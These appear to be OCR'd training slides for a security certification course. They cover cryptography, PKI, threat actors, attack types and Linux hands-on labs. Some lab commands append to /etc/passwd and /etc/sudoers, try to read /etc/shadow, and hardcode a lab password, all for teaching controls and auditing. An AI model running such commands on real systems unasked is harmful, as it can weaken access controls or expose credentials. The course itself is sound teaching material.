
- Sign: hash the message, then encrypt the hash with your PRIVATE key.
- Verify: decrypt the signature with the signer's PUBLIC key and compare with your own hash of the message.
- Proves authenticity (who signed), integrity (nothing changed) and non-repudiation.
- You built exactly this in Lab 3 with openssl dgst — sign, verify, tamper, fail.



© 2026 Tertiary Infotech Academy Pte Ltd

Public Key Infrastructure (PKI)

- PKI binds public keys to identities using digital certificates issued by a Certificate Authority (CA).
- Chain of trust: Root CA (offline, the trust anchor) → intermediate CAs → end-entity certificates.
- A Certificate Signing Request (CSR) carries your public key + identity to the CA for signing.
- X.509 certificate fields: subject, issuer, validity dates, public key, extensions (SAN), signature.



© 2026 Tertiary Infotech Academy Pte Ltd

Certificate Lifecycle & Revocation

Lifecycle

- Generate key pair → CSR → CA validates identity
- CA signs → certificate issued and deployed
- Renew before expiry (short-lived certs preferred)
- Self-signed vs third-party (CA-signed) trust levels

Revocation & validation

- CRL — published list of revoked serial numbers
- OCSP — live 'is this cert good?' query (+ stapling)
- Certificate pinning defeats man-in-the-middle CAs
- Revoke on key compromise, mis-issuance or role change

© 2026 Tertiary Infotech Academy Pte Ltd

Protecting Keys in Hardware

1

TPM

Trusted Platform Module — a secure crypto-processor on the motherboard; anchors disk encryption and secure boot.

2

HSM

Hardware Security Module — dedicated appliance for key storage and crypto operations; FIPS 140-2 levels 1–4.

3

Secure enclave

Isolated on-chip area that processes secrets (biometrics, keys) untouchable by the OS.

4

Key escrow

Keys held by a trusted third party for lawful recovery — a business trade-off, and a target.

© 2026 Tertiary Infotech Academy Pte Ltd

Obfuscation & Related Techniques

1

Steganography

Hide the EXISTENCE of data inside images, audio or video.

2

Tokenization

Replace sensitive values with meaningless tokens; the vault maps them back.

3

Data masking

Show only part of a value — 4111-XXXX-XXXX-1234 — for support and testing.

4

Blockchain / open ledger

Distributed, append-only record — integrity by consensus and hashing.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.4 · HANDS-ON TOOL

Try It — Cryptography Toolkit (Ed Tool)

- Open the browser Cryptography Toolkit: https://alfredang.github.io/cryptography-toolkit/
- Hash the same text twice — confirm determinism; change one letter and watch the avalanche effect.
- Encrypt/decrypt with AES, then with RSA key pairs — compare speed and key handling.
- Generate and verify a digital signature — the visual twin of Labs 3–5.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — General Security Concepts

Labs 1–2

- Security Controls Categorization
- CIA Triad and AAA on Linux

Labs 3–4

- Hashing, Salting, and Digital Signatures
- Symmetric vs. Asymmetric Encryption

Labs 5–5

- PKI: Build Your Own Certificate Authority

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 01 · HANDS-ON

Security Controls Categorization

LAB 1

The learner maps real-world controls to categories and types, then implements a technical preventive control and a detective control on Linux.

You'll build

A control matrix plus a live iptables firewall block and auditd file-watch rule.

Tools: iptables, auditd, auditctl, ausearch

© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 1 OF 7

1

Map ten controls to a category and a type

© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 2 OF 7

2

Block inbound Telnet with a preventive iptables rule

```
$ iptables -A INPUT -p tcp --dport 23 -j DROP
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 3 OF 7

3

List the firewall rules to confirm the block

```
$ iptables -L INPUT -n --line-numbers | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 4 OF 7

4

Install auditd and watch /etc/passwd for changes

```
$ apt update && apt install -y auditd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 5 OF 7

5

Add the detective watch rule and list it

```
$ auditctl -w /etc/passwd -p wa -k passwd_changes
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 6 OF 7

6

Trigger a change and confirm auditd detected it

```
$ echo "# test" >> /etc/passwd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Controls Categorization

STEP 7 OF 7

7

Search the audit log for the recorded event

```
$ ausearch -k passwd_changes | tail
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 1 · VERIFY

Security Controls Categorization

✅ Test it

The iptables rule appears in the INPUT chain and ausearch shows the logged /etc/passwd change.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 01 · HANDS-ON

CIA Triad and AAA on Linux

LAB 2

The learner enforces confidentiality, integrity, and availability, then walks through authentication, authorization, and accounting using built-in Linux tools.

You'll build

A permission-protected secret file, a checksum integrity check, and a scoped sudo rule with an audit trail.

Tools: chmod, sha256sum, systemctl, ss, passwd, sudo, su

© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 1 OF 8

1

Protect a secret file so only its owner can read it

```
$ chmod 600 /home/alice/secret.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 2 OF 8

2

Confirm another user is denied access

```
$ sudo -u bob cat /home/alice/secret.txt 2>&1 || echo DENIED
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 3 OF 8

3

Baseline the file hash then detect tampering

```
$ sha256sum -c /tmp/secret.sha256 || echo "Integrity FAILED"
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 4 OF 8

4

Restart sshd and confirm it is listening

```
$ systemctl restart ssh
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 5 OF 8

5

Set alice's password to authenticate her

```
$ passwd alice <<EOF
Lab1234!
Lab1234!
EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 6 OF 8

6

Grant alice one scoped sudo command

```
$ echo "alice ALL=(ALL) NOPASSWD: /usr/bin/cat /var/log/auth.log" >> /etc/sudoers
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 7 OF 8

7

Verify authorization is limited then read the log

```
$ su - alice -c 'sudo cat /etc/shadow' 2>&1 | tail -1
```


© 2026 Tertiary Infotech Academy Pte Ltd

CIA Triad and AAA on Linux

STEP 8 OF 8

8

Inspect the accounting trail of sudo/su actions

```
$ tail -20 /var/log/auth.log
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 2 · VERIFY

CIA Triad and AAA on Linux

✅ Test it

Bob is denied the secret, the tampered checksum fails, alice can run only her one sudo command, and auth.log records every action.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 01 · HANDS-ON

Hashing, Salting, and Digital Signatures

LAB 3

The learner produces deterministic hashes, adds salt, applies key stretching, and creates and verifies an RSA digital signature.

You'll build

Salted hashes, a stretched password hash, and a verified RSA signature over a document.

Tools: sha256sum, openssl rand, openssl passwd, openssl genrsa, openssl dgst

© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 1 OF 8

1

Hash a password twice to show determinism

```
$ echo -n 'Pa$$w0rd' | sha256sum
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 2 OF 8

2

Generate a random salt and hash the salted value

```
$ SALT=$(openssl rand -hex 8)
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 3 OF 8

3

Produce a key-stretched SHA-512 crypt hash

```
$ openssl passwd -6 -salt $(openssl rand -hex 4) 'Pa$$w0rd'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 4 OF 8

4

Generate an RSA key pair

```
$ openssl genrsa -out priv.pem 2048
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 5 OF 8

5

Export the matching public key

```
$ openssl rsa -in priv.pem -pubout -out pub.pem
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 6 OF 8

6

Sign a document with the private key

```
$ openssl dgst -sha256 -sign priv.pem -out order.sig order.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 7 OF 8

7

Verify the signature with the public key

```
$ openssl dgst -sha256 -verify pub.pem -signature order.sig order.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Hashing, Salting, and Digital Signatures

STEP 8 OF 8

8

Tamper the file and confirm verification fails

```
$ echo " - extra line" >> order.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 3 · VERIFY

Hashing, Salting, and Digital Signatures

✅ Test it

The signature returns Verified OK on the original file and Verification Failure after tampering.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 01 · HANDS-ON

Symmetric vs. Asymmetric Encryption

LAB 4

The learner encrypts a file with AES-256, then with GPG public-key crypto, and inspects the hybrid packet structure.

You'll build

An AES-encrypted file, a GPG key pair with a public/private encrypt-decrypt round trip, and a decoded hybrid packet dump.

Tools: openssl enc, gnupg, gpg, xxd

© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 1 OF 8

1

Install GnuPG

```
$ apt update && apt install -y gnupg
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 2 OF 8

2

Encrypt a message symmetrically with AES-256

```
$ openssl enc -aes-256-cbc -pbkdf2 -salt -in msg.txt -out msg.aes -pass pass:Lab1234!
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 3 OF 8

3

Decrypt it with the same passphrase

```
$ openssl enc -d -aes-256-cbc -pbkdf2 -in msg.aes -pass pass:Lab1234!
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 4 OF 8

4

Generate a GPG asymmetric key pair

```
$ gpg --batch --pinentry-mode loopback --passphrase '' --quick-generate-key 'Alice <alice@lab.local>' rsa2048 default 1y
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 5 OF 8

5

Export Alice's shareable public key

```
$ gpg --armor --export alice@lab.local > alice.pub
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 6 OF 8

6

Encrypt to Alice's public key

```
$ gpg --yes --trust-model always -r alice@lab.local -e -o msg.gpg msg.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 7 OF 8

7

Decrypt with Alice's private key

```
$ gpg --pinentry-mode loopback --passphrase '' -d msg.gpg
```


© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric vs. Asymmetric Encryption

STEP 8 OF 8

8

Inspect the hybrid packet structure

```
$ gpg --list-packets msg.gpg | head -20
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 4 · VERIFY

Symmetric vs. Asymmetric Encryption

✅ Test it

AES decryption returns the plaintext and the GPG packet dump shows a pubkey-enc packet wrapping an AES-encrypted data packet.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 01 · HANDS-ON

PKI: Build Your Own Certificate Authority

LAB 5

The learner stands up a private root CA, signs a server CSR, revokes the certificate, and publishes a CRL.

You'll build

A self-signed root CA, a CA-signed server certificate, and a CRL listing the revoked cert.

Tools: openssl genrsa, openssl req, openssl ca, openssl x509, openssl crl

© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 1 OF 8

1

Create the CA directory layout and files

```
$ mkdir -p ~/ca/{certs,private,newcerts,crl}
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 2 OF 8

2

Generate the root key and self-signed root cert

```
$ openssl req -x509 -new -key private/ca.key -days 3650 -sha256 -subj "/CN=Lab Root CA/O=Tertiary InfoTech" -out certs/ca.crt
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 3 OF 8

3

Generate a server key and a CSR

```
$ openssl req -new -key private/server.key -subj "/CN=web.lab.local/O=Lab" -out server.csr
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 4 OF 8

4

Write the CA config and sign the CSR

```
$ openssl ca -batch -config openssl.cnf -in server.csr -out certs/server.crt
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 5 OF 8

5

Verify the issued cert's issuer and subject

```
$ openssl x509 -in certs/server.crt -noout -issuer -subject
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 6 OF 8

6

Revoke the server certificate

```
$ openssl ca -config openssl.cnf -revoke certs/server.crt
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 7 OF 8

7

Generate and inspect the CRL

```
$ openssl ca -config openssl.cnf -gencrl -out crl/lab.crl
```


© 2026 Tertiary Infotech Academy Pte Ltd

PKI: Build Your Own Certificate Authority

STEP 8 OF 8

8

Browse the system's trusted third-party root store

```
$ ls /etc/ssl/certs | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 5 · VERIFY

PKI: Build Your Own Certificate Authority

✅ Test it

The server cert shows issuer Lab Root CA, and the generated CRL lists server.crt as revoked.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — General Security Concepts

- You can now: Categorize and implement security controls
- You can now: Demonstrate CIA and AAA with Linux tools
- You can now: Hash, salt, and sign data with OpenSSL
- You can now: Compare AES, GPG, and hybrid encryption
- You can now: Run a CA lifecycle from CSR to CRL

© 2026 Tertiary Infotech Academy Pte Ltd

02

DOMAIN 02

Threats, Vulnerabilities & Mitigations

Threat actors · Social engineering · Malware · Web & password attacks · Wireless · Mitigations

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 22%

Key Concepts — Threats, Vulnerabilities & Mitigations

1. Threat actors range from script kiddies to organised crime and nation-states — motivation and capability drive the defence you need.

2. Social engineering and phishing exploit people; SPF, DKIM and DMARC authenticate mail and expose spoofing.

3. Password, wireless and web application attacks (SQL injection, XSS) exploit weak secrets and unvalidated input; malware analysis reveals indicators of compromise.

4. Mitigation is layered: vulnerability scanning, patching, hardening baselines, segmentation and monitoring shrink the attack surface.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.1

Threat Actors, Motivations & Vectors

Actor types · Attributes · Motivations · Threat vectors · Attack surface

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Actor Types

1

Nation-state / APT

Highly resourced, patient, stealthy — espionage and strategic disruption.

2

Organized crime

Profit-driven — ransomware, fraud, data theft; runs like a business.

3

Hacktivist

Ideological — defacement, DoS, leaks to make a political point.

4

Insider threat

Employee or contractor — misuse of legitimate access; hardest to detect.

5

Unskilled attacker

'Script kiddie' — runs others' tools; noisy but still dangerous.

6

Shadow IT

Unsanctioned systems/services staff spin up — invisible attack surface.

© 2026 Tertiary Infotech Academy Pte Ltd

Actor Attributes & Motivations

Attributes

- Internal vs external
- Resources & funding (low → nation-state)
- Sophistication & capability
- Intent and persistence (opportunistic vs targeted)

Motivations

- Financial gain (ransomware, fraud)
- Espionage — data and IP theft
- Disruption / chaos and revenge
- Ideology, blackmail, service/war

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Vectors & Attack Surface

1

Message-based

Email, SMS, IM — phishing links and malicious attachments.

2

Web & file

Drive-by sites, malicious downloads, removable USB media.

3

Network & wireless

Open ports, weak services, rogue APs, evil twins.

4

Supply chain

Compromised vendor, software update or hardware component.

5

Credentials

Reused/leaked passwords, default accounts.

6

Attack surface

The sum of all vectors — shrink it: patch, disable, segment, least privilege.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.2

Threats — Attacks in Depth

Malware · Network attacks · DoS/DDoS · On-path · Application attacks

© 2026 Tertiary Infotech Academy Pte Ltd

Malware Families

1. **Virus**
   Attaches to a file; needs the user to run it to spread.

2. **Worm**
   Self-replicating; spreads across the network with no user action.

3. **Trojan**
   Disguised as legitimate software; opens a backdoor.

4. **Ransomware**
   Encrypts data and demands payment — the top business threat today.

5. **Spyware / keylogger**
   Silently harvests activity, keystrokes and credentials.

6. **Rootkit**
   Hides in the OS/kernel to keep persistent, stealthy control.


7. **Logic bomb**
   Malicious code that fires on a condition (date, event).

8. **Bloatware / PUP**
   Unwanted software that widens the attack surface.

© 2026 Tertiary Infotech Academy Pte Ltd

Denial-of-Service & DDoS

- DoS exhausts a target's resources; DDoS uses a botnet of many sources at once.
- Volumetric: UDP flood, ICMP flood — saturate bandwidth.
- Protocol: SYN flood leaves half-open TCP connections; amplification/reflection (DNS, NTP) multiplies traffic off third parties.
- Mitigation: rate limiting, SYN cookies, upstream scrubbing/CDN, anycast, and ingress filtering (BCP38).



© 2026 Tertiary Infotech Academy Pte Ltd

DNS & Network Attacks

1. **DNS amplification**
   Small spoofed query → huge reply aimed at the victim.

2. **DNS tunneling**
   Smuggle data/C2 inside DNS queries to bypass filtering.

3. **DNS hijacking / poisoning**
   Redirect a name to an attacker's IP.

4. **On-path (MITM)**
   Attacker relays and can alter traffic between two parties.


5. **ARP poisoning**
   Falsify MAC↔IP mapping to intercept a LAN.

6. **Credential replay**
   Re-send captured authentication data — defeated by nonces/TLS.

© 2026 Tertiary Infotech Academy Pte Ltd

On-Path (Man-in-the-Middle) Attacks

- The attacker sits between client and server, reading and optionally altering traffic.
- SSL stripping downgrades HTTPS to HTTP; the user never sees the padlock.
- Enablers: open Wi-Fi, ARP/DNS poisoning, rogue proxies.
- Defence: end-to-end TLS with HSTS, certificate pinning, and mutual authentication.



© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.2 · APPLICATION

Application & Privilege Attacks

1

Privilege escalation

Gain higher rights — vertical (user→root) or horizontal (user→user).

2

CSRF

Trick a logged-in browser into an unwanted action — defeat with anti-CSRF tokens.

3

SSRF

Coerce the server into making attacker-chosen requests.

4

Directory traversal

../ sequences reach files outside the web root.

5

Injection

Untrusted input becomes code/query — SQLi, command injection.

6

Replay / forgery

Reuse or fabricate requests the server wrongly trusts.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.3

Social Engineering

Phishing family · Pretexting · Impersonation · BEC · Influence

© 2026 Tertiary Infotech Academy Pte Ltd

Social Engineering — Hacking the Human

- Attackers exploit trust, urgency and authority — cheaper than breaking crypto.
- Principles of influence: authority, urgency, scarcity, social proof, liking, fear.
- The most expensive breaches (BEC) use no malware at all — just a convincing email.
- Defence is layered: technical (mail auth, filtering) PLUS trained, skeptical people.



© 2026 Tertiary Infotech Academy Pte Ltd

The Phishing Family

1. **Phishing**
   Mass fraudulent email luring clicks/credentials.
2. **Spear phishing**
   Tailored to a specific person using OSINT.
3. **Whaling**
   Spear phishing aimed at executives.
4. **Vishing**
   Voice-call phishing — 'IT support', 'the bank'.
5. **Smishing**
   SMS phishing — parcel and bank-alert lures.
6. **Business Email Compromise**
   Impersonate an exec/vendor to redirect a payment.

© 2026 Tertiary Infotech Academy Pte Ltd

Other Social-Engineering Techniques

1. **Pretexting**
   Invent a scenario to justify the request.
2. **Impersonation**
   Pose as a trusted role (IT, auditor, courier).
3. **Watering hole**
   Compromise a site the target group visits.
4. **Brand impersonation**
   Fake a trusted brand's look and domain.
5. **Typosquatting**
   Register look-alike domains (paypa1.com).
6. **Mis/disinformation**
   Seed false narratives to manipulate or distract.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.3 · HANDS-ON TOOL

Try It — Cybersecurity Simulator (Ed Tool)

- Open the Cybersecurity Simulator: https://alfredang.github.io/cybersecuritysimulator/
- Walk a phishing scenario end to end — spot the lures a filter would miss.
- Map each attacker move to the control that stops it (SPF/DKIM/DMARC, awareness, MFA).
- This primes Lab 6 (phishing email analysis) and Lab 36 (GoPhish awareness campaign).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.4

Indicators of Malicious Activity

Password attacks · Wireless attacks · IOCs & analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks

1

Brute force

Try every combination — slow, defeated by length + lockout.

2

Dictionary

Try common words/leaked passwords (rockyou.txt).

3

Password spraying

One common password across many accounts — evades lockout.

4

Credential stuffing

Replay username/password pairs leaked elsewhere.

5

Offline cracking

Crack stolen hashes at full speed (hashcat, John).

6

Rainbow tables

Precomputed hash lookups — defeated by per-user salt.

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Attacks

1. **Rogue access point**
   Unauthorised AP bridged into the network.
2. **Evil twin**
   AP that clones a trusted SSID to harvest traffic.
3. **Deauthentication**
   Force clients off so they reconnect to the attacker.
4. **WPA handshake capture**
   Grab the 4-way handshake, then crack offline (aircrack-ng).
5. **Bluetooth (blue-*)**
   Bluejacking/bluesnarfing against nearby devices.
6. **Defence**
   WPA3, strong passphrase, 802.1X, WIPS, MAC randomisation.

© 2026 Tertiary Infotech Academy Pte Ltd

Reading the Indicators (IOCs)

- Account: repeated failed logins, impossible-travel logins, out-of-hours access, new admin accounts.
- Host: unexpected processes, suspicious PowerShell, new persistence, high CPU (crypto-mining).
- Network: beaconing to unknown IPs, large outbound transfers, DNS to newly-registered domains.
- Blocked content, missing/altered logs and resource exhaustion are all red flags — correlate them in a SIEM (Domain 4).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 2.5

Types of Vulnerabilities

Application · OS · Web · Hardware · Cloud · Supply chain · Zero-day

© 2026 Tertiary Infotech Academy Pte Ltd

Application & Memory Vulnerabilities

1. **Buffer overflow**
   Write past a buffer to corrupt memory / run code.
2. **Memory injection**
   Inject code into a running process's memory.
3. **Race condition (TOCTOU)**
   Exploit the gap between check and use.
4. **Malicious update**
   Trojaned patch via a compromised update channel.
5. **SQL injection**
   Untrusted input alters a database query (Lab 9).
6. **Cross-site scripting**
   Inject script that runs in the victim's browser (Lab 10).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.5 · WHERE THEY LIVE

Platform & Ecosystem Vulnerabilities

1. **OS-based**
   Unpatched kernels/services; end-of-life systems.
2. **Hardware / firmware**
   Insecure boot, legacy firmware, side-channels.
3. **Virtualization**
   VM escape; resource-reuse leaks between guests.
4. **Cloud-specific**
   Misconfigured buckets, over-permissive IAM, exposed keys.
5. **Supply chain**
   Compromised library, vendor or dependency.
6. **Mobile**
   Sideloaded apps, jailbreak/root, insecure storage.

© 2026 Tertiary Infotech Academy Pte Ltd

Misconfiguration & Zero-Day

- Misconfiguration is the most common real-world root cause: default creds, open permissions, verbose errors, disabled logging.
- A hardening baseline (Domain 3/4) systematically removes misconfigurations — you verify it with OpenSCAP in Lab 35.
